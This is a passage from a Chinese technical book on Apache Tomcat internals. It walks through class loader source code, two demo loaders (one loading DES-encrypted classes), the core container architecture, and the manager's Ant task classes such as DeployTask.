    } else if ( types[i] == IS_JAR ) {
        File file=new File(location);
        file = new File(file.getCanonicalPath());
        if (!file.exists() || !file.canRead())
            continue;
        URL url = file.toURL();
        list.add(url);
    } else if ( types[i] == IS_GLOB ) {
        File directory=new File(location);
        if (!directory.exists() || !directory.isDirectory()
            || !directory.canRead())
            continue;
        String filenames[] = directory.list();
        for (int j = 0; j < filenames.length; j++) {
            String filename = filenames[j].toLowerCase();
            if (!filename.endsWith(".jar"))
                continue;
            File file = new File(directory, filenames[j]);
            file = new File(file.getCanonicalPath());
            if (!file.exists() || !file.canRead())
                continue;
            URL url = file.toURL();
            list.add(url);
        }
    }
}
//调用 StandardClassLoader 构造类加载器
URL[] array = (URL[]) list.toArray(new URL[list.size()]);
StandardClassLoader classLoader = null;
if (parent == null)
    classLoader = new StandardClassLoader(array);
else
    classLoader = new StandardClassLoader(array, parent);
return (classLoader);
}

```

该函数主要完成两个工作：

(1) 路径的格式化

该函数接收的参数为各种格式的资源地址和对应类型，因此需要统一为 URL 的标准格式。对于 URL 类型，就不再需要转换了；对于路径类型和 jar 类型，需要通过 toURL() 转换为 URL 地址；对于 *.jar 类型，需要将每一个 jar 文件都转换为 URL 地址。

(2) 调用 StandardClassLoader 构造类加载器

将创建的对象返回给调用者，完成自身的工作任务。

类加载器主要函数

org.apache.catalina.loader.StandardClassLoader 继承了 URLClassLoader，其构造函数也调用了 URLClassLoader 类的构造函数，具有从硬盘目录加载类，或从本地或远程加载 jar 文件的能力。这个类也实现了 Reloader 接口，提供了自动重新加载类的功能。

类加载器进行类的加载，主要经过查找、加载、定义三个步骤，我们来看看类加载器在这三个步骤中是如何操作的。

(1) 加载

构建类加载器的目的是用它加载想要的类。URLClassLoader 中定义了 loadClass 方法，它首先检查是否有包的访问权限，再调用父类定义的方法。代码如下所示：

```
public final synchronized Class loadClass(String name, boolean resolve)
throws ClassNotFoundException
{
    //检查是否有访问该包的权限
    SecurityManager sm = System.getSecurityManager();
    if (sm != null) {
        int i = name.lastIndexOf('.');
        if (i != -1) {
            sm.checkPackageAccess(name.substring(0, i));
        }
    }
    //调用父类的加载方法
    return super.loadClass(name, resolve);
}
```

父类 ClassLoader 也定义了 loadClass 方法。该方法首先检查想要加载的类是否被加载过，如果没有被加载，则执行加载工作。代码如下所示：

```
protected synchronized Class<?> loadClass(String name, boolean resolve)
throws ClassNotFoundException
{
    //检查该类是否已经被加载
    Class c = findLoadedClass(name);
    if (c == null) {
        try {
            if (parent != null) {
                c = parent.loadClass(name, false);
            } else {
                c = findBootstrapClass0(name);
            }
        } catch (ClassNotFoundException e) {
```



```

        //如果没有被加载，则加载该类
        c = findClass(name);
    }
}
return c;
}

```

(2) 查找

URLClassLoader 中定义了 findClass 函数，它具有从本地加载类、从本地或网络加载 jar 的功能。该函数只是简单地调用了 PrivilegedExceptionAction 的 run 方法，然后调用 defineClass 函数。代码如下所示：

```

protected Class<?> findClass(final String name) throws
    ClassNotFoundException
{
    try {
        return (Class)AccessController.doPrivileged(new
            PrivilegedExceptionAction() {
                public Object run() throws ClassNotFoundException {
                    //将类名替换成硬盘绝对路径
                    String path = name.replace('.', '/').concat(".class");
                    //该调用主要是把本地的 class 文件转换成 Resource
                    Resource res = ucp.getResource(path, false);
                    if (res != null) {
                        try {
                            //通过类名与类的 Resource 生成 Class
                            return defineClass(name, res);
                        } catch (IOException e) {
                        }
                    }
                }
            }, acc);
    } catch (java.security.PrivilegedActionException pae) {
    }
}

```

(3) 定义

URLClassLoader 中定义了 defineClass 函数，它调用 JVM 的 native 方法构建一个 class 对象。首先检查该类的包是否定义，如果没有则先进行包的定义。然后直接读取 Java 二进制代码，通过类的二进制字节码来创建类，类的代码如下：

```

private Class defineClass(String name, Resource res) throws IOException {
    int i = name.lastIndexOf('.');
    URL url = res.getCodeSourceURL();
    if (i != -1) {
        String pkgname = name.substring(0, i);
        // 检查包是否被加载
        Package pkg = getPackage(pkgname);
        Manifest man = res.getManifest();
        //定义包
        if (pkg != null) {
            .....
        } else {
            if (man != null) {
                definePackage(pkgname, man, url);
            }
        }
    }
}

```

```

        } else {
            definePackage(pkgname, null, null, null, null, null,
                null, null);
        }
    }
}
// 读取 Java 二进制代码，创建类
java.nio.ByteBuffer bb = res.getByteBuffer();
if (bb != null) {
    // 读取 ByteBuffer:
    CodeSigner[] signers = res.getCodeSigners();
    CodeSource cs = new CodeSource(url, signers);
    return defineClass(name, bb, cs);
} else {
    byte[] b = res.getBytes();
    // 读取字节
    CodeSigner[] signers = res.getCodeSigners();
    CodeSource cs = new CodeSource(url, signers);
    return defineClass(name, b, 0, b.length, cs);
}
}

```

当读取完类的二进制代码后，创建类时调用了父类 `ClassLoader` 的 `defineClass` 函数。该函数使用了泛型技术，首先进行代码的检查，然后根据代码的域(`public`, `private`, `protected`)预定义源代码。再根据类的源代码来定义类，并在最后执行收尾处理。过程如下：

```

protected final Class<?> defineClass(String name, byte[] b, int off,
    int len, ProtectionDomain protectionDomain) throws ClassFormatError
{
    check();//检查代码
    protectionDomain = preDefineClass(name, protectionDomain);
    Class c = null;
    String source = defineClassSourceLocation(protectionDomain);
    //定义类
    try {
        c = defineClass1(name, b, off, len, protectionDomain, source);
    } catch (ClassFormatError cfe) {
        c = defineTransformedClass(name, b, off, len, protectionDomain,
            cfe, source);
    }
    //收尾处理
    postDefineClass(c, protectionDomain);
    return c;
}

```

上述代码中调用了 `defineClass1` 这个本地方法，来实现类的定义。

至此，我们彻底破译了 Tomcat 的类加载器，包括类加载器的创建过程，和用它来进行类加载的函数。

9.3.5 Tomcat 动态类重载

根据前文的讨论，一旦类加载器加载了一个类，它就会缓存这个类。当再次接收到对该类的请求时，就总是返回缓存中的副本对象，因此当这个类在文件系统中被更改时，由于 JVM 一直在运行状态，所以被更改的类就不能够被调用。

由于 Tomcat 使用了它自己的类加载器来加载每一个 Web 应用，因此它能够简单地完成类的动态重载。只需要终止该应用程序，然后用一个新的类加载器重载该应用即可。

可以在不重启的情况下加载新部署的类。

有两种方法用于 Tomcat 重载 Web 应用：

- ❷ 配置 Tomcat 重载属性 reloadable 为 true，可以动态扫描监视
- ❷ 用 Tomcat Manager 工具重载应用

注意，以上两种方式中，Tomcat 都没有制定类加载器删除缓冲，然后再重载类，但是当它检测到类改变或接收到重载指令，就会重载整个应用。

Tomcat 定义了一个类来进行应用的加载，是 9.3.3 小节提到的 org.apache.catalina.loader.WebappClassLoader，该类的函数由 org.apache.catalina.loader.WebappLoader 调用进行应用的加载。

WebappLoader 的 start()函数首先进行 WebappClassLoader 对象的创建，并进行资源库的初始化，函数为：

```
public void addRepository(String repository) {
    // 设置资源库位置
    if (repository.startsWith("/WEB-INF/lib") ||
        repository.startsWith("/WEB-INF/classes"))
        return;
    // 增加资源库到类加载器
    try {
        URL url = new URL(repository);
        super.addURL(url);
        hasExternalRepositories = true;
        repositoryURLs = null;
    } catch (MalformedURLException e) {
    }
}
```

该类首先设置资源库的位置为 /WEB-INF/lib 和 /WEB-INF/classes，所以我们的类都需要放在这两个目录下。然后添加资源库。

定义了类加载资源的位置，后续类的加载和定义与 9.3.4 节中讲解的方式相同。

有了这些函数，Tomcat 就可以定义自己的任务，调用这些函数来动态部署自己的应用了。

9.3.6 实例演示：一个简单的类加载器

掌握了前面的知识，我们就可以来定义自己的类加载器，以实现特殊的功能。本节演示一个简单的类加载器 FileClassLoader，用它来加载自定义的类 HelloWorld，并调用该类的函数执行输出操作。

我们首先建立测试目录 d:\ch09\testClassLoader，在该目录下建立一个测试类 HelloWorld.java，添加一个字符串输出函数：

```
public class HelloWorld {
    public String getInfor() {
```

```

        return "This is a HelloWorld!";
    }
};

```

然后建立 `FileClassLoader.java` 类文件，我们定义 `FileClassLoader` 类需要继承 `ClassLoader`。由于这里只是为了查找到类 `HelloWorld`，因此需要覆盖 `ClassLoader` 中的 `findClass(String name)` 方法，这个方法通过类的名字得到一个 `Class` 对象。这里定义要查找的类的位置为 `d:/ch09/testClassLoader`。代码如下：

```

import java.io.ByteArrayOutputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.IOException;
public class FileClassLoader extends ClassLoader {
    //定义要查找类的位置
    public static final String drive = "d:/ch09/testClassLoader";
    public static final String fileType = ".class";
    //重载查找类函数
    public Class findClass(String name) {
        byte[] data = loadClassData(name);
        return defineClass(name, data, 0, data.length);
    }
    //从预定义位置加载类数据
    public byte[] loadClassData(String name) {
        FileInputStream fis = null;
        byte[] data = null;
        try {
            fis = new FileInputStream(new File(drive + name + fileType));
            ByteArrayOutputStream baos = new ByteArrayOutputStream();
            int ch = 0;
            while ((ch = fis.read()) != -1) {
                baos.write(ch);
            }
            data = baos.toByteArray();
        } catch (IOException e) {
            e.printStackTrace();
        }
        return data;
    }
    public static void main(String[] args) throws Exception {
        FileClassLoader loader = new FileClassLoader();
        //加载类
        Class objClass = loader.loadClass("HelloWorld", true);
        //创建类的实例
        Object obj = objClass.newInstance();
        System.out.println(objClass.getName());
        System.out.println(objClass.getClassLoader().getClass().
                                getName().toString());
        //调用类的函数
        System.out.println(((HelloWorld)obj).getInfor());
    }
}

```

上面的代码在 `main()` 函数中调用自定义类加载器来加载类 `HelloWorld`，并实例化该类

的对象，调用该类的函数执行输出。执行命令的过程和输出如下：

```
D:\ch09\testClassLoader> set
                        classpath=%classpath%;d:\ch09\testClassLoader
D:\ch09\testClassLoader> javac *.java
D:\ch09\testClassLoader> java FileClassLoader
HelloWorld
sun.misc.Launcher$AppClassLoader@82ba41
This is a HelloWorld!
```

可见，我们的确加载上了 HelloWorld 类，而且执行了其中的函数调用。

9.3.7 实例演示：实现加密类的类加载器

上面演示了一个简单的类加载器的实现过程。类加载器的用途很多，我们可以通过自定义类加载器来加载经过特殊处理的类，比如加密类，这样可以很好地保护类的源代码。本节就来讲解源代码的加密，并自定义类加载器来加载生成的加密类。这里选用 DES 加密算法。编写和操作过程如下（在 d:\ch09\DESCClassLoader 下）。

（1）生成一个安全密钥

首先建立生成密钥的类 `GenerateKey`，使用该类来生成加密类所需的密钥。类 `GenerateKey` 的代码及解释如下：

```
import java.security.SecureRandom;
import javax.crypto.KeyGenerator;
import javax.crypto.SecretKey;
public class GenerateKey {
    static public void main(String args[]) throws Exception {
        // DES 算法要求有一个可信任的随机数源
        SecureRandom sr = new SecureRandom();
        // 生成一个 KeyGenerator 对象
        KeyGenerator kg = KeyGenerator.getInstance( "DES" );
        kg.init( sr );
        // 生成密钥
        SecretKey key = kg.generateKey();
        // 获取密钥数据
        byte rawKeyData[] = key.getEncoded();
        //生成密钥文件
        DealFile df = new DealFile();
        df.connFOS(args[0]);
        df.writeByte(rawKeyData);
        df.closeFOS();
    }
}
```

上面的代码中调用 `DealFile` 类生成密钥文件，该文件为二进制格式。

执行命令过程如下：

```
D:\ch09\DESCClassLoader>set classpath=%classpath%;d:\ch09\DESCClassLoader
D:\ch09\DESCClassLoader>javac GenerateKey.java
D:\ch09\DESCClassLoader>java GenerateKey key.data
```

执行结束，会在该目录下产生一个密钥文件 `key.data`。

(2) 加密类

首先复制上一节中的 HelloWorld.java 到本目录，并添加一个 main 函数，本处将测试加密这个类。然后建立加密用的类 EncryptClasses，该类使用 DES 加密算法来加密类 HelloWorld。类 EncryptClasses 的代码及解释如下：

```
import java.security.SecureRandom;
import javax.crypto.KeyGenerator;
import javax.crypto.SecretKey;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.DESKeySpec;
import javax.crypto.Cipher;
public class EncryptClasses {
    static public void main(String args[]) throws Exception {
        //读取密钥
        DealFile df = new DealFile();
        df.connFIS(args[0]);
        byte rawKeyData[] = df.readByte();
        df.closeFIS();
        //读取加密的类
        df.connFIS(args[1]);
        byte data[] = df.readByte();
        df.closeFIS();
        //DES 算法要求有一个可信任的随机数源
        SecureRandom sr = new SecureRandom();

        //从原始密钥数据创建 DESKeySpec 对象
        DESKeySpec dks = new DESKeySpec( rawKeyData );

        //创建一个密钥工厂，然后用它把 DESKeySpec 转换成一个 SecretKey 对象
        SecretKeyFactory keyFactory =
            SecretKeyFactory.getInstance( "DES" );
        SecretKey key = keyFactory.generateSecret( dks );

        //Cipher 对象实际完成加密操作
        Cipher cipher = Cipher.getInstance( "DES" );

        //用密钥初始化 Cipher 对象
        cipher.init( Cipher.ENCRYPT_MODE, key, sr );

        //正式执行加密操作
        byte encryptedData[] = cipher.doFinal( data );

        //重写加密后的类
        df.connFOS(args[1]);
        df.writeByte(encryptedData);
        df.closeFOS();
    }
}
```

执行 EncryptClasses 类对 HelloWorld.java 进行加密，命令过程如下：

```
D:\ch09\DESClassLoader>set classpath=%classpath%;d:\ch09\DESClassLoader
D:\ch09\DESClassLoader>javac EncryptClasses.java
D:\ch09\DESClassLoader>javac HelloWorld.java
D:\ch09\DESClassLoader>java EncryptClasses key.data HelloWorld.class
```

最后一个命令选用第一步中产生的加密密钥文件 `key.data`，对 `HelloWorld.class` 进行加密。执行结束后，`HelloWorld.class` 就是加密后的类了。此时就不能够用反编译工具对其进行反编译了。这就实现了类的加密，防止了源代码的泄漏。

(3) 自定义类加载器加载加密后的类

加密后的类不能够使用默认类加载器加载，需要自定义类加载器，在加载时首先进行类的解密，然后再加载该类。因此，需要建立加载器类 `DecryptClassLoader`，通过该类来解密加密后的 `HelloWorld`。然后通过反射机制，调用应用实例的 `main` 函数。类 `DecryptClassLoader` 的代码及解释如下：

```
import java.io.*;
import java.security.*;
import java.lang.reflect.*;
import javax.crypto.*;
import javax.crypto.spec.*;

public class DecryptClassLoader extends ClassLoader {
    // 这些对象在构造函数中设置，以后 loadClass() 方法将利用它们解密类
    private SecretKey key;
    private Cipher cipher;
    // 构造函数：设置解密所需要的对象
    public DecryptClassLoader(SecretKey key) throws
        GeneralSecurityException, IOException {
        this.key = key;
        String algorithm = "DES";
        SecureRandom sr = new SecureRandom();
        System.err.println("[DecryptStart: creating cipher]");
        cipher = Cipher.getInstance(algorithm);
        cipher.init(Cipher.DECRYPT_MODE, key, sr);
    }
    public Class loadClass(String name, boolean resolve) throws
        ClassNotFoundException {
        try {
            // 要创建的 Class 对象
            Class clazz = null;

            // 必需的步骤 1：如果类已经在系统缓冲之中，就不必再次装入它
            clazz = findLoadedClass(name);

            if (clazz != null)
                return clazz;

            // 读取经过加密的类文件
            byte classData[] = DealFile.readByteOfFile(name+".class");

            if (classData != null) {
                // 解密数据
                byte decryptedClassData[] = cipher.doFinal(classData);

                // 再把它转换成一个类
                clazz = defineClass(name, decryptedClassData, 0,
                    decryptedClassData.length);
                System.err.println("[DecryptClassLoader:
                    decrypting class "+name+"]");
            }
        }
    }
}
```



```

        // 必需的步骤2: 如果上面没有成功, 尝试用默认的 ClassLoader 装入它
        if (clazz == null)
            clazz = findSystemClass(name);

        // 必需的步骤3: 如有必要, 则装入相关的类
        if (resolve && clazz != null)
            resolveClass(clazz);

        // 把类返回给调用者
        return clazz;
    } catch (GeneralSecurityException gse) {
        throw new ClassNotFoundException( gse.toString());
    }
}

// 读入密钥, 解密类, 通过 Java Reflection API 调用应用实例的 main 方法
static public void main(String args[]) throws Exception {
    String keyFilename = args[0];
    String appName = args[1];

    // 这些是传递给应用本身的参数
    String realArgs[] = new String[args.length-2];
    System.arraycopy(args, 2, realArgs, 0, args.length-2);

    // 读取密钥
    System.err.println("[DecryptClassLoader: reading key]");
    byte rawKey[] = DealFile.readByteOfFile(keyFilename);
    DESKeySpec dks = new DESKeySpec(rawKey);
    SecretKeyFactory keyFactory = SecretKeyFactory.getInstance("DES");
    SecretKey key = keyFactory.generateSecret(dks);

    // 创建解密的 ClassLoader
    DecryptClassLoader dr = new DecryptClassLoader(key);

    // 创建应用主类的一个实例, 通过 ClassLoader 装入它
    System.err.println("[DecryptClassLoader: loading "+appName+"]");
    Class clazz = dr.loadClass(appName);

    // 最后, 通过 Reflection API 调用应用实例的 getInfor() 方法
    String proto[] = new String[1];
    Class mainArgs[] = { (new String[1]).getClass() };
    Method main = clazz.getMethod("main", mainArgs);

    // 创建一个包含 main() 方法参数的数组
    Object argsArray[] = { realArgs };
    System.err.println("[DecryptClassLoader: running "+appName+".main()]");

    // 调用 main()
    main.invoke(null, argsArray);
}
}

```

执行命令及结果输出如下:

```

D:\ch09\DESClassLoader>javac HelloWorld.java
D:\ch09\DESClassLoader>java EncryptClasses key.data HelloWorld.class
D:\ch09\DESClassLoader>javac DecryptClassLoader.java
D:\ch09\DESClassLoader>java DecryptClassLoader key.data HelloWorld
[DecryptClassLoader: reading key]

```

```
[DecryptStart: creating cipher]
[DecryptClassLoader: loading HelloWorld]
[DecryptClassLoader: decrypting class HelloWorld]
[DecryptClassLoader: running HelloWorld.main()]
HelloWorld!
```

可见，程序成功加载加密类和解密类，并成功执行 `main` 函数的调用！

9.4 小结

本章从 Tomcat 的底层入手，分析了 Tomcat 启动过程中的各个组件及其工作原理，并简单分析了各组件的实现源码。Tomcat 在启动过程中，通过自定义类加载机制进行类的加载工作。然后我们分析了基础加载类的源代码和动态类加载，并在最后给出了一个简单和一个复杂的类加载器的实现方法。

通过本章的学习，读者对 Tomcat 的底层核心应有详尽的掌握，对于 Tomcat 的底层可以依次扩展开去，以便更深入地了解 Tomcat 的运行机制。

Tomcat框架与默认类

本章从五个方面探寻 Tomcat 底层奥秘。

- ≈ 基础架构: Tomcat 的核心组件 Server、Service、Connector、Engine、Host、Context 构成了 Tomcat 的基础, 它们之间的架构关系决定了 Tomcat 构建的基础;
- ≈ manager 任务包: Tomcat 自身及其应用管理程序 manager 是通过其底层的一组任务类来完成相关工作的, 它们基于 Ant 工具开发。本部分将讲解这些任务包类的关系图、Tomcat 的任务类型和几个任务类的操作过程;
- ≈ Servlet 类: Tomcat 的目的是提供 Servlet 服务, 根据需提供的 Servlet 服务类型有静态资源、CGI、SSI、JSP, 它们分别通过不同的 Servlet 类完成响应任务, 这些 Servlet 类也有自身的关系结构;
- ≈ Jasper 编译过程: JSP 文件在返回响应之前需要进行预编译, 这里将讲解编译的过程和编译器;
- ≈ JSP 九大内置对象类: JSP 开发中的内置对象是通过预编译自定义的, 这里将讲解这些内置对象类的功能。

以上五个方面, 从基础开始, 涉及 Tomcat 的管理、服务、编译、开发四个方面。它们是 Tomcat 的核心技术, 下面通过本章来进行 Tomcat 的技术揭秘。

10.1 Tomcat 基础架构类图

在讲解 Tomcat 默认类之前, 需要了解这些默认类所依存的 Tomcat 基础架构。本节的内容是 Tomcat 的核心类。

10.1.1 Tomcat 架构图

上一章中, 在介绍启动流程的同时也分析了 Tomcat 基础类的关键代码。现在来看看这些基础类之间的结构关系, 如图 10-1 所示。

图 10-1 为 Tomcat 核心的基础架构, Tomcat 软件就是搭建在这个架构之上的。从图中可以看出, 每一个容器和组件都由一个接口和一个实现类组成。三个容器的类都继承了一个共同的类 BaseContainer, 这个类统一定义了 start()和 stop()函数, 为代码的复用提供了很大的益处。




图 10-1 Tomcat 类架构图

BaseContainer 类又继承了以下的几个类。

org.apache.catalina.Lifecycle

通用的组件声明周期接口，一般 Tomcat 的组件都要实现这个接口（但不是必须的），这个接口是为所有组件提供相同的 start 和 stop。该类的主要方法有：

➤ 增加一个监听器

```
public void addLifecycleListener(LifecycleListener listener);
```

➤ 发送一个 START_EVENT 事件到所有注册到该组件的监听器

```
public void start() throws LifecycleException;
```

➤ 发送一个 STOP_EVENT 事件到所有注册到该组件的监听器

```
public void stop() throws LifecycleException;
```

org.apache.catalina.LifecycleListener

该接口用于监听一些重要事件，包括实现了 Lifecycle 接口的组件产生的 start、stop 事件。该类的主要方法是用于处理监听到的事件的方法，如下：

```
public void lifecycleEvent(LifecycleEvent event);
```

org.apache.catalina.Container

容器是用于从客户端取得请求（request）并且把处理结果回复给客户端（response）的对象。容器可以支持（可选）pipeline，以便能在运行时按配置的顺序处理请求。

在 Tomcat 里面，容器在概念上存在以下几层：

- ≈ Engine: 请求处理入口点，可以包含多个 Host 和 Context;
- ≈ Host: 代表一个虚拟主机;
- ≈ Context: 代表单个 ServletContext，可以包含多个 Wrappers;
- ≈ Wrapper: 代表单个 Servlet，如果 Servlet 实现了 SingleThreadModel，可以代表单个 Servlet 的多个实例。

容器为了实现自己的功能经常要绑定一些其他组件，这些组件的功能可能被共享，也可以被单独定制，下面是被使用的组件：

- ≈ Loader: ClassLoader，加载 Java Classes;
- ≈ Logger: 实现了 ServletContext 的 log 方法，用于记录日志;
- ≈ Manager: 管理与容器绑定的 Session 池;
- ≈ Realm: 用户安全管理;
- ≈ Resources: JNDI 资源访问。

该类的主要方法有：

- ≈ 增加容器监听器

```
public void addContainerListener(ContainerListener listener);
```

- ≈ 增加 property 监听器

```
public void addPropertyChangeListener(PropertyChangeListener listener);
```

- ≈ 处理 Request，并产生相应的 Response

```
public void invoke(Request request, Response response) throws IOException,
    ServletException;
```

org.apache.catalina. ContainerListener

容器事件监听器。请注意，start、stop 是正常的生命周期事件 (LifecycleEvent)，不是容器事件。该类的主要方法是：

- ≈ 处理容器事件

```
public void containerEvent(ContainerEvent event);
```

至此，Tomcat 核心类研究完毕。其他的 Tomcat 类都是为这些核心类服务的。

10.2 manager 任务包

Tomcat 的主要作用是提供静态资源和 JSP 动态资源的请求和响应服务。根据 Tomcat 服务的机制，需要通过 Connector 监听服务请求，进行匹配后转发到对应的 Host 和 Context。而作为核心服务单元的 Context，它在接收转发过来的服务之前，实际上已经建立了对服务的监听连接，每一个 Context 都称作一个 Web 应用。

从基础篇可知，这些 Web 应用建立和管理监听的过程是由应用管理程序 manager 来完

成的, 我们称这些操作为任务 (Task)。常见的任务有部署 (deploy)、查看 (list)、启动 (start)、停止 (stop)、删除 (undeploy)、重载 (reload)。这些任务是对某一个 Web 应用 Context 的监听服务进行的相应操作。本节就来分析这些任务是如何实现的。

10.2.1 Task 类关系图

对于任务管理, Tomcat 提供了这些任务的基于 Ant 的底层代码包。源代码位于 org.apache.catalina.ant 下, 其最顶层的父类是 Ant 中的类 org.apache.tools.ant.Task, 该类位于 \$ANT_HOME/lib/ant.jar 中。

Tomcat 任务类的静态 UML 图如图 10-2 所示。




图 10-2 Tomcat 任务类图

所有的 Tomcat 任务类都继承自 AbstractCatalinaTask, 用以实现统一的管理请求命令; AbstractCatalinaTask 类又继承了 BaseRedirectorHelperTask, 主要用于错误处理和输出; BaseRedirectorHelperTask 的父类 org.apache.tools.ant.Task 则包装了任务执行的各种环境, 你可以查阅源代码做进一步的了解。

10.2.2 基础类 AbstractCatalinaTask

所有的 Tomcat 任务类都继承自 AbstractCatalinaTask。在这个类中为各种任务实现了通用的功能:

- ❷ 管理程序 manager 的字符编码: String CHARSET = "utf-8";
- ❷ 设置 URL 字符编码: String charset = "ISO-8859-1";
- ❷ 设置管理访问的用户名和密码 (由于 manager 需要安全验证, 所以用户为 tomcat-users.xml 中拥有 manager 角色的用户);
- ❷ 设置管理程序 manager 的访问地址: String url = "http://localhost:8080/manager"; (这就是我们要请求管理的命令地址);

- 2 统一实现任务请求命令的操作函数 `execute(command)`，该函数的功能是实现 `command` 命令的管理功能，例如 `deploy` 等。它实现的方式是建立 HTTP 连接，并接收输入流的响应数据。该函数的代码和所做的工作如下所示：

```
public void execute(String command, InputStream istream,
    String contentType, int contentLength) throws BuildException {
    //请求的HTTP 连接，接收响应的输入流
    URLConnection conn = null;
    InputStreamReader reader = null;
    try {
        // 创建与该请求命令的一个连接
        conn = (new URL(url + command)).openConnection();
        HttpURLConnection hconn = (HttpURLConnection) conn;

        // 设置该连接的连接属性
        hconn.setAllowUserInteraction(false);
        hconn.setDoInput(true);
        hconn.setUseCaches(false);
        if (istream != null) {
            hconn.setDoOutput(true);
            hconn.setRequestMethod("PUT");
            if (contentType != null) {
                hconn.setRequestProperty("Content-Type", contentType);
            }
            if (contentLength >= 0) {
                hconn.setRequestProperty("Content-Length",
                    "" + contentLength);
            }
        } else {
            hconn.setDoOutput(false);
            hconn.setRequestMethod("GET");
        }
        hconn.setRequestProperty("User-Agent",
            "Catalina-Ant-Task/1.0");

        // 设置登录验证信息
        String input = username + ":" + password;
        String output = new String(Base64.encode(input.getBytes()));
        hconn.setRequestProperty("Authorization", "Basic " + output);

        // 建立连接
        hconn.connect();

        // 往该连接发送请求数据，执行任务操作
        if (istream != null) {
            BufferedOutputStream ostream =
                new BufferedOutputStream(hconn.getOutputStream(), 1024);
            byte buffer[] = new byte[1024];
            while (true) {
                int n = istream.read(buffer);
                if (n < 0) {
                    break;
                }
                ostream.write(buffer, 0, n);
            }
            ostream.flush();
            ostream.close();
            istream.close();
        }
    } catch (Exception e) {
        // 处理异常
    }
}
```



```

    }
    // 处理接收到的响应信息
    reader = new InputStreamReader(hconn.getInputStream(),CHARSET);
    StringBuffer buff = new StringBuffer();
    while (true) {
        int ch = reader.read();
        .....
        buff.append((char) ch);
    }
} catch (Throwable t) {.....
} finally {.....
}
}

```

10.2.3 Tomcat 任务类型

在 Tomcat 源代码的 org.apache.catalina.ant 目录下有一个任务文件 catalina.tasks，该文件配置了各种不同的任务所映射的任务处理类，包括以下四类任务：

(1) Catalina 任务

```

deploy=org.apache.catalina.ant.DeployTask
list=org.apache.catalina.ant.ListTask
reload=org.apache.catalina.ant.ReloadTask
sessions=org.apache.catalina.ant.SessionsTask
resources=org.apache.catalina.ant.ResourcesTask
roles=org.apache.catalina.ant.RolesTask
start=org.apache.catalina.ant.StartTask
stop=org.apache.catalina.ant.StopTask
undeploy=org.apache.catalina.ant.UndeployTask
validator=org.apache.catalina.ant.ValidatorTask

```

(2) Jk 任务

```

jkstatus=org.apache.catalina.ant.JKStatusUpdateTask

```

(3) JMX 任务

```

jmxManagerSet=org.apache.catalina.ant.JMXSetTask
jmxManagerGet=org.apache.catalina.ant.JMXGetTask
jmxManagerQuery=org.apache.catalina.ant.JMXQueryTask

```

(4) Jasper 任务

```

jasper2=org.apache.jasper.JspC

```

Catalina 任务就是 manager 所要实现的任务，下面选择两个代表性的任务 deploy 和 start 进行讲解（其他的任务与这两个任务类似），Jasper 任务参见 10.4 节，其他的两个任务类型可以参阅这里的讨论。

10.2.4 部署应用任务类 DeployTask

该类用于执行部署 Web 应用的任务。部署的资源类型有以下两种：

- ≈ 服务器端本地 WAR（web application archive）文件；
- ≈ 网络上其他机器上的 WAR 文件。

指定的参数还有部署描述文件 `web.xml`、部署上下文 `path`。

该类通过函数 `execute()` 执行部署任务。该函数主要做了 3 个工作：

- ❷ 建立与本地或网络 WAR 文件的连接；
- ❸ 组件部署命令，如 `/deploy?path=test&config=web.xml&update=true&tag=test`；
- ❹ 调用父类的 `execute()`，提交命令执行部署任务。

其实现代码和注释如下：

```
public void execute() throws BuildException {
    .....
    // 建立与 WAR 文件的输入流连接
    BufferedInputStream stream = null;
    String contentType = null;
    int contentLength = -1;
    if (war != null) {
        if (war.startsWith("file:")) { // 本地文件
            try {
                URL url = new URL(war);
                URLConnection conn = url.openConnection();
                contentLength = conn.getContentLength();
                stream = new BufferedInputStream(conn.getInputStream(),
                                                1024);
            } catch (IOException e) {
            }
        } else { // 网络文件
            try {
                stream = new BufferedInputStream(new FileInputStream(war),
                                                1024);
            } catch (IOException e) {
            }
        }
        contentType = "application/octet-stream";
    }

    // 组件部署命令的 URL
    StringBuffer sb = new StringBuffer("/deploy?path=");
    try {
        sb.append(URLEncoder.encode(this.path, getCharset()));
        if ((war == null) && (config != null)) {
            sb.append("&config=");
            sb.append(URLEncoder.encode(config, getCharset()));
        }
        if ((war == null) && (localWar != null)) {
            sb.append("&war=");
            sb.append(URLEncoder.encode(localWar, getCharset()));
        }
        if (update) {
            sb.append("&update=true");
        }
        if (tag != null) {
